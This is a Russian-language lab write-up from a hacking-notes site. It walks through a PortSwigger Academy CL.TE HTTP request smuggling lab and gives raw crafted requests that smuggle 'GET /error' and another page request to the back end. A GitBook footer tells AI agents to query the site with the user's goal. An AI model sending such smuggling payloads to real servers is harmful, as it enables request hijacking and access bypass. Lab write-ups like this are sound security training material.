> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/request-smuggling/cl-te-vulnerability-confirmation-via-differential-responses.md).
# Подтверждение уязвимости CL.TE через дифференциальные ответы
Заметки по подтверждению уязвимости CL.TE через дифференциальные ответы для лабораторных работ PortSwigger Web Security Academy, включая процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст исправления co
### HTTP Request Smuggling, подтверждение уязвимости CL.TE с помощью дифференциальных ответов

В этой лабораторной работе используется фронтенд-сервер и внутренний сервер. Фронтенд-сервер **не обрабатывает chunked** кодирование. / Цель состоит в том, чтобы **провести запрос к бэкенду скрытно** чтобы следующий запрос к **/** вызывает ответ **404 Не найдено**.
> **Примечание:** Даже если лабораторная работа принимает HTTP/2, требуемый метод доступен только в HTTP/1. / **Совет:** Плагин Burp HTTP Request Smuggler помогает автоматически пересчитывать длины.
#### Первое наблюдение
Фронтенд интерпретирует **Content-Length**, тогда как бэкенд основан на **Transfer-Encoding**. / Отправка минимального запроса:
```http
POST / HTTP/1.1
Host: 0a34007903bfec2580c6353400dd0061.web-security-academy.net
Content-Length: 0
```

Затем при добавлении параметра длина логически становится 9:
```http
POST / HTTP/1.1
Host: 0a34007903bfec2580c6353400dd0061.web-security-academy.net
Content-Length: 9
test=test
```

Чтобы избежать автоматического пересчёта длины, вводится новый заголовок.

#### Добавление *Transfer-Encoding*
Если мы добавим:
```http
Transfer-Encoding: chunked
```
сервер возвращает ошибку десинхронизации:
HTTP/1.1 500 Internal Server Error


Однако при отправке корректной chunked-нагрузки:
```http
Content-Length: 13
Transfer-Encoding: chunked
3
abc
0
```
ответ возвращается в **200 OK**.
Мы также можем проверить:
```http
Content-Length: 5
Transfer-Encoding: chunked
0
```
#### Инъекция запроса в бэкенд

Чтобы получить **404**, нужно заставить бэкенд обработать дополнительный запрос. / Если добавить:
```http
GET /error HTTP/1.1
Тест: A
```
и если бэкенд корректно интерпретирует скрытый запрос, он выполняет `GET /error`.
Полный пример:
```http
POST / HTTP/1.1
Host: 0a34007903bfec2580c6353400dd0061.web-security-academy.net
Content-Length: 41
Transfer-Encoding: chunked
3
abc
0
GET /error HTTP/1.1
Тест: A
```

Первый ответ находится в **200**, но следующий запрос, отправленный браузером, вызывает **404**, что является доказательством десинхронизации.
#### Вариант: запустить другую страницу
Если вы хотите, чтобы бэкенд выполнил другой ресурс, например:
```http
GET /post?postId=4 HTTP/1.1
Тест: A
```
тогда на главной странице отобразится содержимое, соответствующее посту 4, что подтверждает, что скрытый запрос был обработан бэкендом.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/request-smuggling/cl-te-vulnerability-confirmation-via-differential-responses.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.